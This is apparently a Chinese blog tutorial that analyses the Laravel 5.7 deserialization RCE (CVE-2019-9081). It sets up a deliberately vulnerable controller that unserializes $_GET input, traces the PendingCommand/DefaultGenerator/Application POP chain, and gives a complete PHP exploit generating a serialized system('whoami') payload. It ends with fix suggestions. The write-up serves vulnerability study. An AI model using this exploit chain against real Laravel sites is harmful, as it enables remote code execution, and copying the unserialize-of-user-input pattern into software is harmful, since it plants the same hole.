

Laravel5.7反序列化漏洞 CVE-2019-9081


昨天学习了一下yii框架的反序列化，今天来学习一下laravel框架的反序列化漏洞

1.1环境搭建

要分析漏洞最好是搭建好环境，自己不喜欢通过composer 安装框架，喜欢通过安装包[下载地址](#)

之后需要配置，在网站目录下创建一个 .env文件

然后在网站目录下使用命令 `php artisan key:generate` 生成密钥，然后填入到 .env 文件里面和 `config/app.php` 里面



然后就是创建一个路由进行反序列化的入口

在 `/routes/web.php` 文件中添加一条路由，便于我们后续访问。

```
1 Route::get("/", "\App\Http\Controllers\DemoController@demo");
```

然后在 `/app/Http/Controllers/` 下添加 `DemoController` 控制器，代码如下：

```
1 <?php
2 namespace App\Http\Controllers;
3
4 use Illuminate\Http\Request;
5
6 class DemoController extends Controller
7 {
8     public function demo()
9     {
10         if(isset($_GET['c'])){
11             $code = $_GET['c'];
12             unserialize($code);
13         }
14         else{
15             highlight_file(__FILE__);
16         }
17         return "welcome to laravel5.7";
18     }
19 }
```

访问自己的网站成功就说明漏洞环境搭建成功~

1.2了解laravel框架

简单的说和tp差不多基本上都是mvc框架，只不过路由不一样。

1.3漏洞分析

Laravel5.7版本在 `vendor/laravel/framework/src/Illuminate/Foundation/Testing` 文件夹下增加了一个 `PendingCommand` 类，官方的解释该类主要功能是用作命令执行，并且获取输出内容。

该类中几个重要属性：

```
1 public $test;           //一个实例化的类 Illuminate\Auth\GenericUser
2 protected $app;         //一个实例化的类 Illuminate\Foundation\Application
3 protected $command;      //要执行的php函数 system
4 protected $parameters;   //要执行的php函数的参数 array('id')
```

但是在这个类中存在序列化链rce的可能

漏洞点在 `Illuminate/Foundation/Testing/PendingCommand` 中的 `__destruct` 方法

```
165 public function __destruct()
166 {
167     $this->mockConsoleOutput();
168
169     try {
170         $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);
171     } catch (NoMatchingExpectationException $e) {
172         if ($e->getMethodName() == 'askQuestion') {
173             $this->test->fail('Unexpected question "'. $e->getActualArguments()[0]->getQuestion().'" was asked.');
```

所以简单的POP链为：构造的exp经过反序列化后调用 `__destruct()`，进行代码执行。下面进行详细的分析。

查看代码我们分析要执行命令执行这一步，需要进行 `$this->mockConsoleOutput()`；并且不能有报错，(如exit、抛出异常等)


我们跟进 `mockConsoleOutput` 方法。在下图 **第108行** 代码，我们先使用单步调试直接跳过，观察代码是否继续执行到 **第112行** 的 `foreach` 代码。如果没有，我们则需要对 **第108行** 代码进行详细分析。经过调试，我们会发现程序正常执行到 **第112行**，那 **第108行** 的代码我们就可以先不细究。简单的介绍一下 `Mockery::mock` 是实现对象模拟

```

106     protected function mockConsoleOutput()
107     {
108         $mock = Mockery::mock(OutputStyle::class, '[askQuestion]', [
109             (new ArrayInput($this->parameters)), $this->createABufferedOutputMock(),
110         ]); // 单步调试直接跳过
111
112         foreach ($this->test->expectedQuestions as $i => $question) {
113             $mock->shouldReceive('askQuestion')
114                 ->once()
115                 ->ordered()
116                 ->with(Mockery::on(function ($argument) use ($question) {
117                     return $argument->getQuestion() == $question[0];
118                 }));
119             ->andReturnUsing(function () use ($question, $i) {
120                 unset($this->test->expectedQuestions[$i]);
121
122                 return $question[1];
123             });
124         }
125
126         $this->app->bind(OutputStyle::class, function () use ($mock) {
127             return $mock; // 要执行到这里
128         });
129     }

```

从上图可看出，第112行 `$this->test` 对象的 `expectedQuestions` 属性是一个数组。如果这个数组的内容可以控制，当然会方便我们控制下面的链式调用。所以我们这里考虑通过 `__get` 魔术方法来控制数据（`__get()` 用于从不可访问的属性读取数据），让 `__get()` 方法返回我们想要的数组就可以了，恰巧 `laravel` 框架中有挺多可利用的地方，这里随意搜索选取一个 `Faker\DefaultGenerator` 类。



```

> public function __get
Aa Abi *
27 文件中有 27 个结果 - 在编辑器中打开
  vendor\zaninotto\faker\src\Faker\DefaultGenerator.php > PHP Intel
  19  * @param string $attribute
  20  *
  21  * @return mixed
  22  */
  23  public function __get($attribute)
  24  {
  25      return $this->default;
  26  }
  27
  28  /**

```

所以我们构造如下 **EXP** 中对 `DefaultGenerator` 类进行实例化并传入数组 `array('1' => '1')` 继续进行测试。同样，使用该 **EXP** 在 `foreach` 语句处使用单步跳过，看看是否可以正常执行到 `$this->app->bind(XXXX)` 语句。实际上，这里可以正常结束 `foreach` 语句，并没有抛出什么异常。同样，我们对 `$this->app->bind(XXXX)` 语句也使用单步跳过，程序同样可以正常运行。

```


1  <?php
2  namespace Illuminate\Foundation\Testing{
3      class PendingCommand{// $test的实例化
4          public $test;
5          protected $app;
6          protected $command;
7          protected $parameters;
8          public function __construct($test, $app, $command, $parameters)
9          {
10              $this->test = $test;
11              $this->app = $app;
12              $this->command = $command;//system
13              $this->parameters = $parameters;//array('id')
14          }
15      }
16  }
17
18  namespace Faker{

```

```

19     class DefaultGenerator{
20         protected $default;
21
22         public function __construct($default = null)
23         {
24             $this->default = $default;//array("1" => "1")
25         }
26     }
27 }
28
29 namespace Illuminate\Foundation{
30     class Application{// $app的实例化
31         public function __construct() {
32         }
33     }
34 }
35 namespace{
36     $defaultgenerator = new Faker\DefaultGenerator(array("1" => "1"));
37     $application = new Illuminate\Foundation\Application();
38     $pendingcommand = new
Illuminate\Foundation\Testing\PendingCommand($defaultgenerator,
$application, 'system', array('whoami'));
39     echo urlencode(serialize($pendingcommand));
40 }
41 ?>

```



接下来代码会执行到 `$exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);`



但是测试了一下exp执行不了命令，什么问题，我们就认真看看这句话

```

1 $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);

```


为了调试方便我们知道这句话中意思，写入代码

```

1 $Fclass = Kernel::class;
2 $app = $this->app[Kernel::class];

```


可以看到 `Kernel::class` 对应固定的字符串 `Illuminate\Contracts\Console\Kernel`



而单步跳过 `$app = $this->app[Kernel::class];` 代码时会抛出异常。跟进这段代码，我们会发现其会依次调用如下类方法 `调用栈`，这些我们都不需要太关注，因为没有发现可控点。


<code>Illuminate\Foundation\Application->build</code>	<code>Container.php</code>	<code>767:1</code>
<code>Illuminate\Foundation\Application->resolve</code>	<code>Container.php</code>	<code>646:1</code>
<code>Illuminate\Foundation\Application->make</code>	<code>Container.php</code>	<code>601:1</code>
<code>Illuminate\Foundation\Application->make</code>	<code>Application.php</code>	<code>733:1</code>
<code>Illuminate\Foundation\Application->offsetGet</code>	<code>Container.php</code>	<code>1210:1</code>

我们要关注的点在调用的 `resolve` 方法上，因为这段代码中有我们可控的利用点。如下图中 **角标1** 处，可以明显看到程序 `return` 了一个我们可控的数据。也就是说，我们可以将任意对象赋值给 `$this->instances[$abstract]`，这个对象最终会赋值给 `$this->app[Kernel::class]`，这样就会变成调用我们构造的对象的 `call` 方法了。（下图的第二个点是原漏洞作者利用的地方，目的也是返回一个可控类实例，具体可以参看文章[laravel5.7反序列化rce\(CVE-2019-9081\)](#)）



这里我们再来说说为什么这里 `$this->instances['Illuminate\Contracts\Console\Kernel']` 选择的是 `Illuminate\Foundation\Application` 类

`Illuminate\Foundation\Application` 类继承了 `Illuminate\Container\Container` 类



并且 Illuminate\Container\Container 类中有 call 方法，因为继承我们知，肯定是全部继承了父类的方法，使用 Illuminate\Foundation\Application 类继承了

Illuminate\Container\Container 类的 call 方法

```
562 public function call($callback, array $parameters = [], $defaultMethod = null)
563 {
564     return BoundMethod::call($this, $callback, $parameters, $defaultMethod);
565 }
566 Container类的call方法
```

然后其调用的又是 Illuminate\Container\BoundMethod 的 call 静态方法。而在这个静态方法中，我们看到一个关键函数 call_user_func_array，其在闭包函数中被调用。

```
20 /
21 public static function call($container, $callback, array $parameters = [], $defaultMethod = null)
22 {
23     BoundMethod类的call 静态方法
24     if (static::isCallableWithAtSign($callback) || $defaultMethod) {
25         return static::callClass($container, $callback, $parameters, $defaultMethod);
26     }
27     return static::callBoundMethod($container, $callback, function () use ($container, $callback, $parameters) {
28         return call_user_func_array(
29             $callback, static::getMethodDependencies($container, $callback, $parameters)
30         );
31     });
32 }
```

可以看到在 callBoundMethod 方法中，返回了闭包函数的调用结果。而闭包函数中返回了 call_user_func_array(\$callback, static::getMethodDependencies(\$container, \$callback, \$parameters))，我们继续看这个 getMethodDependencies 函数的代码。该函数仅仅是返回 \$dependencies 数组和 \$parameters 的合并数据，其中 \$dependencies 默认是一个空数组，而 \$parameters 正是我们可控的数据。因此，这个闭包函数返回的是 call_user_func_array(可控数据, 可控数据)，最终导致代码执行。

```
111 protected static function getMethodDependencies($container, $callback, array $parameters = [])
112 {
113     $dependencies = [];
114     foreach (static::getCallReflector($callback)->getParameters() as $parameter) {
115         static::addDependencyForCallParameter($container, $parameter, $parameters, $dependencies);
116     }
117     return array_merge($dependencies, $parameters);
118 }
119 }
120 }
```

1.4攻击流程

- 1 先进入 PendingCommand 类的 __destruct() 方法
- 2
- 3 然后进入 mockConsoleOutput() 方法，为了绕过通过 DefaultGenerator 类的 __get() 魔术方法获得数组传参数
- 4
- 5 然后进入 \$exitCode = \$this->app[Kernel::class]->call(\$this->command, \$this->parameters);
- 6
- 7 这样 Kernel::class='Illuminate\Contracts\Console\Kernel'
- 8
- 9 然后我们让 \$this->app[Kernel::class]=new Application()//Application 类是 Illuminate\Foundation 下的（为什么要使用 Application 类, 因为 Application 类继承了 Container 的 call 方法，而 Container 的 call 方法是来自 BoundMethod 类的静态 call 方法，里面存在 call_user_func_array() 函数，并且我们都可以控制）
- 10 从而执行了命令

流程图想画的，但是 pop 链太简单了，主要是细节上的东西。（其实就是自己画不出来~）

1.5exp

```
1  <?php
2  namespace Illuminate\Foundation\Testing{
3      class PendingCommand{
4          public $test;
5          protected $app;
6          protected $command;
7          protected $parameters;
8
9          public function __construct($test, $app, $command, $parameters)
10         {
11             $this->test = $test;
12             $this->app = $app;
13             $this->command = $command;
14             $this->parameters = $parameters;
15         }
16     }
17 }
18
19 namespace Faker{
20     class DefaultGenerator{
21         protected $default;
22
23         public function __construct($default = null)
24         {
25             $this->default = $default;
26         }
27     }
28 }
29
30 namespace Illuminate\Foundation{
31     class Application{
32         protected $instances = [];
33         public function __construct($instances = []) {
34             $this->
35             >instances['Illuminate\Contracts\Console\Kernel']=$instances;
36         }
37     }
38 }
39 namespace{
40     $defaultgenerator = new Faker\DefaultGenerator(array("1" => "1"));
41     $app=new Illuminate\Foundation\Application();
42     $application = new Illuminate\Foundation\Application($app);
43     $pendingcommand = new
44     Illuminate\Foundation\Testing\PendingCommand($defaultgenerator,
45     $application, 'system', array('whoami'));
46     echo urlencode(serialize($pendingcommand));
47 }
48 ?>
```

1.6修复

建议是直接删除 `$exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);` 代码

或者进行过滤，限制不能序列化~

1.7总结

- 虽然这个链子pop非常少，但是里面的细节确实比较多，比较不好理解，自己也是干了一天才勉强懂
- 这个漏洞这样的利用了 `__get()` 魔法函数绕过，还有就是寻找 `call` 方法去覆盖(可能是这个意思吧，自己可能说的不对，但是我相信如果你真的懂了这个漏洞，就知道我说的是什么意思~~~hhh)
- 也学习了坚持~~~

1.8参考

<https://blog.csdn.net/zhangchensong168/article/details/104695593/>

<https://xz.aliyun.com/t/5483>

<https://laworigin.github.io/2019/02/21/laravelv5-7反序列化rce/>